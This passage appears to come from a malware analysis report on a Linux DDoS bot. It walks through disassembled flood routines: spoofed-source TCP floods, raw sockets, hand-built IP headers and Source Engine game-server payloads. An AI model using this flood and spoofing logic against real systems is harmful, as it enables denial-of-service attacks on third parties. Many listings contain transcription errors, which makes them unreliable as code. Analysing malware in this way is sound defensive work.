.text:00000000004060A2 mov     rbp, rsp
.text:00000000004060A5 push    rbx
.text:00000000004060A6 sub    rsp, 398h
.text:00000000004060AD mov    [rbp+var_1FC], edi
.text:00000000004060B3 mov    [rbp+var_208], rsi
.text:00000000004060BA mov    rax, [rbp+var_208]
.text:00000000004060C1 mov    rax, [rax]
.text:00000000004060C4 mov    [rbp+var_228], rax
.text:00000000004060CB mov    [rbp+var_230], offset aAlpha ; "ALPHA"
.text:00000000004060D6 mov    [rbp+var_238], 6
.text:00000000004060E1 cld
.text:00000000004060E2 mov    rsi, [rbp+var_228]
.text:00000000004060E9 mov    rdi, [rbp+var_230]
.text:00000000004060F0 mov    rcx, [rbp+var_238]

```

Figure 34

In a function called listFork, the binary creates a child process using the fork method and stores its PID in a variable called “pids”:

```

.text:0000000000401BFD public listFork
.text:0000000000401BFD listFork proc near
.text:0000000000401BFD .text:0000000000401BFD var_24= dword ptr -24h
.var_14= dword ptr -14h
.var_10= qword ptr -10h
.var_4= dword ptr -4
.text:0000000000401BFD .text:0000000000401BFD push rbp
.text:0000000000401BFD mov rbp, rsp
.text:0000000000401C01 sub rsp, 30h
.text:0000000000401C05 call fork
.text:0000000000401C0A mov [rbp+var_14], eax
.text:0000000000401C0D cmp [rbp+var_14], 0
.text:0000000000401C11 jnz short loc_401C1E

.text:0000000000401C1E
.loc_401C1E:
.text:0000000000401C1F mov rax, cs:numpids
.text:0000000000401C25 inc rax
.text:0000000000401C28 mov cs:numpids, rax
.text:0000000000401C2F mov rax, cs:numpids
.text:0000000000401C36 shl rax, 2
.text:0000000000401C3A lea rdi, [rax+4]
.text:0000000000401C3E call malloc
.text:0000000000401C43 mov [rbp+var_10], rax
.text:0000000000401C47 mov [rbp+var_4], 0
.text:0000000000401C4E jmp short loc_401C7A

.text:0000000000401C7A
.loc_401C7A:
.text:0000000000401C7A loc_401C7A:
.text:0000000000401C7A mov eax, [rbp+var_4]
.text:0000000000401C7D mov rdx, cs:numpids
.text:0000000000401C84 dec rdx
.text:0000000000401C87 cmp rax, rdx
.text:0000000000401C8A jb short loc_401C50

```

Figure 35

Now we'll describe the functions that are used in the main commands: ftcp, vseattack1, rand_hex, udppac2, udppac, jailv1, icmpattack, rtcp, sendJUNK, tcpFl00d, ovhl7, udpfl00d, and kickv2.

ftcp function

Firstly, the malware expects a port number to be passed as a parameter; otherwise, it generates one using a function called rand_cmwc:

```

.text:0000000000403753 mov [rbp+var_68], rdi
.text:0000000000403757 mov [rbp+var_6C], esi
.text:000000000040375A mov [rbp+var_70], edx
.text:000000000040375D mov [rbp+var_74], ecx
.text:0000000000403760 mov [rbp+var_80], r8
.text:0000000000403764 mov [rbp+var_84], r9d
.text:000000000040376B mov rax, rsp
.text:000000000040376E mov [rbp+var_98], rax
.text:0000000000403775 mov eax, [rbp+arg_0]
.text:0000000000403778 mov [rbp+var_8C], eax
.text:000000000040377E mov [rbp+var_50], 2
.text:0000000000403784 cmp [rbp+var_6C], 0
.text:0000000000403788 jnz short loc_403795

.text:000000000040378A call rand_cmwc
.text:000000000040378F mov [rbp+var_4E], ax
.text:0000000000403793 jmp short loc_4037A4

.loc_403795:
.loc_403798:

```

Figure 36

The function mentioned above implements a Complement Multiply With Carry random number generator and is used to generate a 4-byte pseudo-random value:

```
.text:000000000040038C public rand_cmwc
.text:000000000040038C rand_cmwc proc near
.text:000000000040038C
.text:000000000040038C var_20= qword ptr -20h
.text:000000000040038C var_18= qword ptr -18h
.text:000000000040038C var_10= dword ptr -10h
.text:000000000040038C var_C= dword ptr -0Ch
.text:000000000040038C
.text:000000000040038C push    rbp
.text:000000000040038D mov     rbp, rsp
.text:0000000000400390 push    rbx
.text:0000000000400391 mov     [rbp+var_18], 495Eh
.text:0000000000400399 mov     [rbp+var_C], 0FFFFFFF Eh
.text:00000000004003A0 mov     eax, cs:i_4788
.text:00000000004003A6 inc     eax
.text:00000000004003A8 and    eax, 0FFFh
.text:00000000004003AD mov     cs:i_4788, eax
.text:00000000004003B3 mov     eax, cs:i_4788
.text:00000000004003B9 mov     eax, eax
.text:00000000004003BB mov     eax, ds:Q[rax*4]
.text:00000000004003C2 mov     eax, eax
.text:00000000004003C4 mov     rdx, rax
.text:00000000004003C7 imul   rdx, [rbp+var_18]
.text:00000000004003CC mov     eax, cs:c
.text:00000000004003D2 mov     eax, eax
.text:00000000004003D4 lea    rax, [rdx+rax]
.text:00000000004003D8 mov     [rbp+var_20], rax
.text:00000000004003DC mov     rax, [rbp+var_20]
.text:00000000004003E0 shr    rax, 20h
.text:00000000004003E4 mov     cs:c, eax
.text:00000000004003EA mov     rax, [rbp+var_20]
.text:00000000004003EE mov     edx, eax
.text:00000000004003F0 mov     eax, cs:c
.text:00000000004003F6 lea    eax, [rdx+rax]
.text:00000000004003F9 mov     [rbp+var_10], eax
.text:00000000004003FC mov     eax, cs:c
.text:0000000000400402 cmp    [rbp+var_10], eax
```

Figure 37

The IP address that is transmitted by the C2 server and is supposed to be affected by a DoS attack is converted into binary data using inet_addr:

```
.text:00000000004016A1 public getHost
.text:00000000004016A1 getHost proc near
.text:00000000004016A1
.text:00000000004016A1 var_24= dword ptr -24h
.text:00000000004016A1 var_20= qword ptr -20h
.text:00000000004016A1 var_18= qword ptr -18h
.text:00000000004016A1
.text:00000000004016A1 push    rbp
.text:00000000004016A2 mov     rbp, rsp
.text:00000000004016A5 sub    rbp, 30h
.text:00000000004016A9 mov     [rbp+var_18], rdi
.text:00000000004016AD mov     [rbp+var_20], rsi
.text:00000000004016B1 mov     rdi, [rbp+var_18]
.text:00000000004016B5 call    inet_addr
.text:00000000004016B8 mov     edx, eax
.text:00000000004016BC mov     rax, [rbp+var_20]
.text:00000000004016C0 mov     [rax], edx
.text:00000000004016C2 mov     rax, [rbp+var_20]
.text:00000000004016C6 mov     eax, [rax]
.text:00000000004016CB cmp    eax, 0xFFFFFFFFh
.text:00000000004016CB jnz    short loc_4016D0




```

Figure 38

The malicious binary creates a socket and modifies its type via a function call to setsockopt:




The screenshot shows two windows of a debugger. The top window displays assembly code for creating a socket and modifying its type. The bottom window shows the continuation of the assembly code, specifically the setsockopt call.

```
.text:00000000004037BE
.text:00000000004037BE loc_4037BE:
.text:00000000004037BE lea    rax, [rbp+var_50]
.text:00000000004037C2 add    rax, 8
.text:00000000004037C6 mov    qword ptr [rax], 0
.text:00000000004037CD mov    edx, 6
.text:00000000004037D2 mov    esi, SOCK_RAW
.text:00000000004037D7 mov    edi, AF_INET
.text:00000000004037DC call   socket
.text:00000000004037E1 mov    [rbp+var_38], eax
.text:00000000004037E4 cmp    [rbp+var_38], 0
.text:00000000004037E8 jnz    short loc_4037EF

.text:00000000004037EF
.text:00000000004037EF loc_4037EF:
.text:00000000004037EF mov    [rbp+var_54], 1
.text:00000000004037F6 lea    rcx, [rbp+var_54]
.text:00000000004037FA mov    edi, [rbp+var_38]
.text:00000000004037FD mov    r8d, 4
.text:0000000000403803 mov    edx, SO_TYPE
.text:0000000000403808 mov    esi, 0
.text:000000000040380D call   setsockopt
```

Figure 39

The malware generates a random IP address using a function called getRandomIP, as displayed in figure 40.



The screenshot shows the assembly code for the getRandomIP function. It includes variable declarations, stack setup, memory operations, and a call to rand_cmvc.

```
.text:000000000040043F public getRandomIP
.text:000000000040043F getRandomIP proc near
.text:000000000040043F
.text:000000000040043F var_14= dword ptr -14h
.text:000000000040043F var_4= dword ptr -4
.text:000000000040043F
.text:000000000040043F push    rbp
.text:0000000000400440 mov    rbp, rsp
.text:0000000000400443 sub    rsp, 20h
.text:0000000000400447 mov    [rbp+var_14], edi
.text:000000000040044A mov    edi, cs:ourIP
.text:0000000000400450 call   ntohl
.text:0000000000400455 and    eax, [rbp+var_14]
.text:0000000000400458 mov    [rbp+var_4], eax
.text:000000000040045B call   rand_cmvc
.text:0000000000400460 mov    edx, eax
.text:0000000000400462 mov    eax, [rbp+var_14]
.text:0000000000400465 not    eax
.text:0000000000400467 and    eax, edx
.text:0000000000400469 xor    eax, [rbp+var_4]
.text:000000000040046C leave
.text:000000000040046D retn
.text:000000000040046D getRandomIP endp
.text:000000000040046D
```

Figure 40

The random IP address is converted from host byte order to network byte order using htonl. In a function called makeIPPPacket, the binary constructs the IP header (20 bytes) that contains the source IP (= random IP address) and the destination IP that is targeted by the malware:


```

.text:0000000000401EBA push    rbp
.text:0000000000401EBB mov     rbp, rsp
.text:0000000000401EBE sub    [rbp+var_8], rdi
.text:0000000000401EC2 mov    [rbp+var_C], esi
.text:0000000000401EC6 mov    [rbp+var_10], edx
.text:0000000000401EC9 mov    [rbp+var_18], r8d
.text:0000000000401ECC mov    [rbp+var_14], cl
.text:0000000000401ED3 mov    rdx, [rbp+var_8]
.text:0000000000401ED7 movzx eax, byte ptr [rdx]
.text:0000000000401EDA and    eax, 0FFFFFFFFFF0h
.text:0000000000401EDD or     eax, 5
.text:0000000000401EE0 mov    [rdx], al
.text:0000000000401EE2 mov    rdx, [rbp+var_8]
.text:0000000000401EE6 movzx eax, byte ptr [rdx]
.text:0000000000401EE9 and    eax, 0Fh
.text:0000000000401EEC or     eax, 40h
.text:0000000000401EEF mov    [rdx], al
.text:0000000000401EF1 mov    rax, [rbp+var_8]
.text:0000000000401EF5 mov    byte ptr [rax+1], 0
.text:0000000000401EF9 mov    eax, [rbp+var_18]
.text:0000000000401EFC lea    edx, [rax+14h]
.text:0000000000401EFF mov    rax, [rbp+var_8]
.text:0000000000401F03 mov    [rax+2], dx
.text:0000000000401F07 call   rand_cmwc
.text:0000000000401F0C mov    edx, eax
.text:0000000000401F0E mov    rax, [rbp+var_8]
.text:0000000000401F12 mov    [rax+4], dx
.text:0000000000401F16 mov    rax, [rbp+var_8]
.text:0000000000401F1A mov    word ptr [rax+6], 0
.text:0000000000401F20 mov    rax, [rbp+var_8]
.text:0000000000401F24 mov    byte ptr [rax+8], 0FFh
.text:0000000000401F28 mov    rdx, [rbp+var_8]
.text:0000000000401F2C movzx eax, [rbp+var_14]
.text:0000000000401F30 mov    [rdx+9], al
.text:0000000000401F33 mov    rax, [rbp+var_8]
.text:0000000000401F37 mov    word ptr [rax+10], 0
.text:0000000000401F3D mov    rdx, [rbp+var_8]
.text:0000000000401F41 mov    eax, [rbp+var_10]
.text:0000000000401F44 mov    [rdx+12], eax
.text:0000000000401F47 mov    rdx, [rbp+var_8]
.text:0000000000401F48 mov    eax, [rbp+var_C]
.text:0000000000401F4E mov    [rdx+16], eax

```

Figure 41

The ELF binary computes the TCP checksum using the `tcpchecksum` and `csum` functions that are defined [here](#). Multiple flood attack types were identified: “all”, “xmas”, “syn”, “rst”, “fin”, “ack”, and “psh”:



```

.text:0000000000403C81
.text:0000000000403C81 loc_403C81:
.text:0000000000403C81 mov    rax, [rbp+var_28]
.text:0000000000403C85 movzx esi, [rbp+var_9A]
.text:0000000000403C8C mov    [rax+2], si
.text:0000000000403C90 mov    rsi, [rbp+var_28]
.text:0000000000403C94 mov    rdi, [rbp+var_30]
.text:0000000000403C98 call   tcpchecksum
.text:0000000000403C9D mov    edx, eax
.text:0000000000403C9F mov    rax, [rbp+var_28]
.text:0000000000403CA3 mov    [rax+10h], dx
.text:0000000000403CA7 mov    rax, [rbp+var_30]
.text:0000000000403CAB movzx eax, word ptr [rax+2]
.text:0000000000403CAF movzx esi, ax
.text:0000000000403CB2 mov    rax, [rbp+var_40]
.text:0000000000403CB6 mov    rdi, rax
.text:0000000000403CB9 call   csum
.text:0000000000403CBE mov    edx, eax
.text:0000000000403CC0 mov    rax, [rbp+var_30]
.text:0000000000403CC4 mov    [rax+0Ah], dx
.text:0000000000403CC8 mov    edi, 0
.text:0000000000403CCD call   time

```

Figure 42

Finally, the malware sends multiple packets to the target by calling the sendto method. A new random IP is generated, it is converted from host byte order to network byte order, and the algorithm repeats the same steps described above until the target becomes unreachable:

```
.text:0000000000403CE9 loc_403CE9:
.text:0000000000403CE9 lea    rax, [rbp+var_50]
.text:0000000000403CED mov    rsi, [rbp+var_40]
.text:0000000000403CF1 mov    edi, [rbp+var_38]
.text:0000000000403CF4 mov    r9d, 10h
.text:0000000000403CFA mov    r8, rax
.text:0000000000403CFD mov    ecx, 0
.text:0000000000403D02 mov    rdx, [rbp+var_B0]
.text:0000000000403D09 call   sendto
.text:0000000000403D0E mov    edi, [rbp+var_34]
.text:0000000000403D11 call   getRandomIP
.text:0000000000403D16 mov    edi, eax
.text:0000000000403D18 call   htons
```

Figure 43

vseattack1 function

The process expects a port number as a parameter or generates one using the rand_cmwc function. The IP address to be targeted is converted into binary data using inet_addr:




Figure 44

The ELF binary creates a raw socket or a datagram socket, as displayed in the figure below.




Figure 45

A function called makeRandomStr is used to compute a random string:




Figure 46

A function called makevsepacket1 is similar to the function described in the first case; however, the data sent contains a hard-coded buffer (see figure 48). In this case, the targets are game servers running Valve's Source Engine.

```

        .text:0000000000405106 mov     [rbp+var_24], cl
        .text:0000000000405109 mov     [rbp+var_8], offset aX78xa3X69X6aX2 ; "/x78/xA3/x69/x6A/x20/x44/x61/x6E/x6B/x6"...
        .text:0000000000405111 mov     rdx, [rbp+var_18]
        .text:0000000000405115 movzx   eax, byte ptr [rdx]
        .text:0000000000405118 and    eax, 0FFFFFF0h
        .text:000000000040511B or     eax, 5
        .text:000000000040511E mov     [rdx], al
        .text:0000000000405120 mov     rdx, [rbp+var_18]
        .text:0000000000405124 movzx   eax, byte ptr [rdx]
        .text:0000000000405127 and    eax, 0Fh
        .text:000000000040512A or     eax, 40h
        .text:000000000040512D mov     [rdx], al
        .text:000000000040512F mov     rax, [rbp+var_18]
        .text:0000000000405133 mov     byte ptr [rax+1], 0
        .text:0000000000405137 mov     eax, [rbp+var_28]
        .text:000000000040513A mov     edx, eax
        .text:000000000040513C mov     eax, [rbp+var_C]
        .text:000000000040513F lea     eax, [rdx+rax]
        .text:0000000000405142 lea     edx, [rax+14h]
        .text:0000000000405145 mov     rax, [rbp+var_18]
        .text:0000000000405149 mov     [rax+2], dx
        .text:000000000040514D call    rand_cmvc
        .text:0000000000405152 mov     edx, eax
        .text:0000000000405154 mov     rax, [rbp+var_18]
        .text:0000000000405158 mov     [rax+4], dx
        .text:000000000040515C mov     rax, [rbp+var_18]
        .text:0000000000405160 mov     word ptr [rax+6], 0
        .text:0000000000405166 mov     rax, [rbp+var_18]
        .text:000000000040516A mov     byte ptr [rax+8], 0FFh
        .text:000000000040516E mov     rdx, [rbp+var_18]
        .text:0000000000405172 movzx   eax, [rbp+var_24]
        .text:0000000000405176 mov     [rdx+9], al
        .text:0000000000405179 mov     rax, [rbp+var_18]
        .text:000000000040517D mov     word ptr [rax+10], 0
        .text:0000000000405183 mov     rdx, [rbp+var_18]
        .text:0000000000405187 mov     eax, [rbp+var_20]
        .text:000000000040518A mov     [rdx+12], eax
        .text:000000000040518D mov     rdx, [rbp+var_18]
        .text:0000000000405191 mov     eax, [rbp+var_1C]
        .text:0000000000405194 mov     [rdx+16], eax
        .text:0000000000405197 leave
        .text:0000000000405198 retn
        .text:0000000000405198 makevsepacket1 endp
        .text:0000000000405198
    
```

Figure 47

```

.rodata:00000000000041050 aX78Xa3X69X6aX2 db '/x78/xA3/x69/x6A/x20/x44/x61/x6E/x6B/x65/x73/x74/x20/x53/x34/x84/*'
.rodata:00000000000041050 ; DATA XREF: makevsepacket1+19to
.rodata:00000000000041050 ; vseattack1+33to
.rodata:00000000000041050 db 'x42/x03/x23/x07/x82/x05/x84/xA4/x02/x04/xE2/x14/x64/xF2/x05/x32/x'
.rodata:00000000000041050 db '14/xF4/ + /x78/xA3/x69/x6A/x20/x44/x61/x6E/x6B/x65/x73/x74/x20/x5'
.rodata:00000000000041050 db '3/x34/x84/x42/x03/x23/x07/x82/x05/x84/xA4/x02/x04/xE2/x14/x64/x2'
.rodata:00000000000041050 db '/x05/x32/x14/xF4/ w290w2xn',0
.rodata:0000000000004105F align 10h
.rodata:00000000000041070 a58X49X4aX20X51 db '/58/x49/x4a/x20/x51/x22/x29/x29/x51/x50/x57/x4b/x4f/x4d/x20/x54/x'
.rodata:00000000000041070 ; DATA XREF: makevsepacket1+74to
.rodata:00000000000041070 ; vseattack1+93to
.rodata:00000000000041070 db '45/x4d/x4b/x22/x20/x6c/x78/x50/x51/x7b/x58/x4c/x20/x22/x28/x4b/x6'
.rodata:00000000000041070 db '9/x6a/x6e/x6a/x4e/x4b/x20/x58/x4e/x43/x4b/x46/x45/x3a/x4c/x3a/x20'
.rodata:00000000000041070 db '/x22/x22/x33/x35/x34/x35/x20/x32/x73/x6d/x6b/x6c/x78/x43/x20/x4b'
.rodata:00000000000041070 db 'x4d/x4c/x44',0
.rodata:00000000000041070 a46X55X5aXc2Xa3 db '/46/x55/x5a/xc2/xa3/x20/x44/xc2/xa3/x53/x54/x20/x53/x30/x22/xc2/x'
.rodata:00000000000041070 ; DATA XREF: makevsepacket1+loc_405771to
.rodata:00000000000041070 db 'a3/x43/x45/x20/x22/x29/x21/x28/x32/x30/x39/x31/x20/x53/x49/x58/x2'
.rodata:00000000000041070 db '0/x33/xc2/xa3/x43/x53/x54/x20/x46/x4c/x4f/x22/x53/x44/x20/x22/x29'
.rodata:00000000000041070 db '/x21/x28/x20/x43/x49/x57/x4a/x4f/x20/x59/x48/x53/x20/x48/x20/x78'
.rodata:00000000000041070 db 'x4b/x4d/x4f',0
.rodata:00000000000041070 a46X55X5aXc2Xa3_0 db '/46/x55/x5a/xc2/xa3/x20/x44/xc2/xa3/x53/x54/x20/x53/x30/x22/xc2/x'
.rodata:00000000000041090 ; DATA XREF: vseattack1+loc_4058A3to
.rodata:00000000000041090 db 'a3/x43/x45/x20/x22/x29/x21/x28/x32/x30/x39/x31/x20/x53/x49/x58/x2'
.rodata:00000000000041090 db '0/x33/xc2/xa3/x43/x53/x54/x20/x46/x4c/x4f/x22/x53/x44/x20/x22/x29'
.rodata:00000000000041090 db '/x21/x28/x20/x43/x49/x57/x4a/x4f/x20/x59/x48/x53/x20/x48/x20/x78'
.rodata:00000000000041090 db 'x4b/x4d/x4f',0

```

Figure 48

The sendto method is used again to send data to the targeted server, as displayed in figure 49.

```

.text:00000000004052DE
.text:00000000004052DE loc_4052DE:
.text:00000000004052DE lea    rdx, [rbp+var_70]
.text:00000000004052E2 mov    eax, [rbp+var_98]
.text:00000000004052E8 cdqe
.text:00000000004052EA mov    rsi, [rbp+var_40]
.text:00000000004052EE mov    edi, [rbp+var_44]
.text:00000000004052F1 mov    r9d, 10h
.text:00000000004052F7 mov    r8, rdx
.text:00000000004052FA mov    ecx, 0
.text:00000000004052FF mov    rdx, rax
.text:0000000000405302 call   sendto

```

Figure 49

rand_hex function

The process creates a raw socket (0x2 = **AF_INET**, 0x3 = **SOCK_RAW**, 0x6 = **IPPROTO_TCP**):

```

.text:0000000000403FD9 push    rbp
.text:0000000000403FDA mov     rbp, rsp
.text:0000000000403FDD sub    rbp, 70h
.text:0000000000403FE1 mov     [rbp+var_58], rdi
.text:0000000000403FE5 mov     [rbp+var_5C], esi
.text:0000000000403FE8 mov     [rbp+var_60], edx
.text:0000000000403FEB mov     [rbp+var_64], ecx
.text:0000000000403FEE mov     edx, IPPROTO_TCP
.text:0000000000403FFF3 mov     esi, SOCK_RAW
.text:0000000000403FF8 mov     edi, AF_INET
.text:0000000000403FFD call   socket

```

Figure 50

In the function called util_local_addr, the binary creates a datagram socket and performs a connection to the Google DNS server “8.8.8.8” in order to obtain the device’s IP address (see figure 51).

```

.text:0000000000400626 util_local_addr proc near
.text:0000000000400626
.text:0000000000400626 var_34= dword ptr -34h
.text:0000000000400626 var_24= dword ptr -24h
.text:0000000000400626 var_20= word ptr -20h
.text:0000000000400626 var_1E= word ptr -1Eh
.text:0000000000400626 var_1C= dword ptr -1Ch
.text:0000000000400626 var_4= dword ptr -4
.text:0000000000400626
.text:0000000000400626 push rbp
.text:0000000000400627 mov rbp, rsp
.text:000000000040062A sub rsp, 40h
.text:000000000040062E mov [rbp+var_24], 10h
.text:0000000000400635 mov edx, 0
.text:000000000040063A mov esi, SOCK_DGRAM
.text:000000000040063F mov edi, AF_INET
.text:0000000000400644 call socket
.text:0000000000400649 mov [rbp+var_4], eax
.text:000000000040064C cmp [rbp+var_4], 0FFFFFFFh
.text:0000000000400650 jnz short loc_40065B

```

```

52 mov [rbp+var_34], 0
59 jmp short loc_4006AB

```

```

.text:0000000000400658 loc_40065B:
.text:000000000040065B mov [rbp+var_20], 2
.text:0000000000400661 mov edi, 0000000h
.text:0000000000400666 call htons
.text:0000000000400666 mov [rbp+var_1C], eax
.text:0000000000400666 mov edi, 35h ; 'S'
.text:0000000000400673 call htons
.text:0000000000400673 mov [rbp+var_1E], ax
.text:000000000040067C lea rax, [rbp+var_20]
.text:0000000000400680 mov edi, [rbp+var_4]
.text:0000000000400683 mov edx, 20h
.text:0000000000400688 call connect
.text:000000000040068D lea rsi, [rbp+var_20]
.text:0000000000400691 lea rdx, [rbp+var_24]
.text:0000000000400695 mov edi, [rbp+var_4]
.text:0000000000400698 call getsockname
.text:000000000040069D mov edi, [rbp+var_4]
.text:00000000004006A0 call close
.text:00000000004006A5 mov eax, [rbp+var_1C]
.text:00000000004006A8 mov [rbp+var_34], eax

```

Figure 51

A network packet that has a similar header to the ones we've already covered is created:

```

.text:00000000004040CF mov cs:LOCAL_ADDR, eax
.text:00000000004040D5 mov edx, cs:LOCAL_ADDR
.text:00000000004040D8 mov rax, [rbp+var_30]
.text:00000000004040DF mov [rax:0Ch], edx
.text:00000000004040E2 mov edx, [rbp+var_4C]
.text:00000000004040E5 mov rax, [rbp+var_30]
.text:00000000004040E9 mov [rax:10h], edx
.text:00000000004040EC mov edi, 378h
.text:00000000004040F1 call htons
.text:00000000004040F6 mov edx, eax
.text:00000000004040F8 mov rax, [rbp+var_28]
.text:00000000004040FC mov [rax:2], dx
.text:0000000000404100 mov rdx, [rbp+var_20]
.text:0000000000404104 movzx eax, byte ptr [rdx]
.text:0000000000404107 and eax, 0Fh
.text:000000000040410A or eax, 40h
.text:000000000040410B mov [rdx], al
.text:000000000040410F mov rdx, [rbp+var_20]
.text:0000000000404113 movzx eax, byte ptr [rdx]
.text:0000000000404116 and eax, 0FFFFFFF0h
.text:0000000000404119 or eax, 5
.text:000000000040411C mov [rdx], al
.text:000000000040411E mov rax, [rbp+var_20]
.text:0000000000404122 mov byte ptr [rax+1], 0
.text:0000000000404126 mov eax, [rbp+var_64]
.text:0000000000404129 add eax, 1Ch
.text:000000000040412C movzx edi, ax
.text:000000000040412F call htons
.text:0000000000404134 mov edx, eax
.text:0000000000404136 mov rax, [rbp+var_20]
.text:000000000040413A mov [rax:2], dx
.text:000000000040413E call rand_cmvc
.text:0000000000404143 mov edx, eax
